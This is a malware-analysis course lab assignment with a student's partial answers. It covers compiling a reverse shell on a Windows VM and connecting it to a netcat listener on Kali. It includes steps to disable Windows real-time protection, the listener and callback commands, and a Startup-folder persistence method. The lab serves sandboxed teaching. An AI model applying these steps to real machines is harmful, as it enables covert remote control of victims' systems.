Introduction to Malware Analysis

Assignment 8 – Analyzing Malicious Windows Programs

10 points


LAB

Answer each question following the original question. Do NOT delete the original question.

On Windows VM, turn off *Real-time protection* at *Virus & Threat Protection* → *Virus & threat protection setting* → *Manage settings* → *Real-time protection*. Otherwise, downloading SimpleReverseShell.7z for this assignment may be blocked by Windows VM.

SimpleReverseShell.7z contains source code of a reverse shell.

1. Please read *readme.txt* and *compile.sh*. Provide a screenshot that shows the commands used for compilation and the compiled program. (4 points)
   Hints:
   a. Please compile the reverse shell on Windows VM. *nc* is available on Kali.
   b. Students may run *compile.sh* directly (maybe need some command line parameter) on Windows VM to compile the code since Git for Windows is installed.
   c. Note readme.txt is not well written. It is the student's responsibility to figure out how to compile the source code.




2. Please read *readme.txt* and understand how to run the program. That is, the students should first start an *nc* (*netcat*) command as a server that accepts incoming connections at the sandbox *kali*. On the sandbox Windows VM, the students start the malware.

    a. Please write down the commands the students run on Kali and Windows VM following this question. (2 points)
    Hint: Please make sure Windows VM can ping Kali, that is, the two VMs are on the same local area network.

    Kali: ifconfig
        nc -lp 2222
        shell.exe
        compile.sh
        compile.sh shell

    Windows:
        shell.exe 10.0.2.7 2222

    b. Please provide a screenshot that shows the result of running the malware. (1 point)



3. Please provide one approach for the malware to achieve persistence. That is, after Windows VM restarts, the malware still works.
    a. Please explain your approach. (1 point)
    I copied the SimpleReverseShell folder in the startup file. So when the vm restarts, the malware is starts soon as the windows vm restarts.

    b. Please provide a screenshot to show that after Windows VM restarts, the student can still access the Windows VM through the simple reverse shell. (2 points)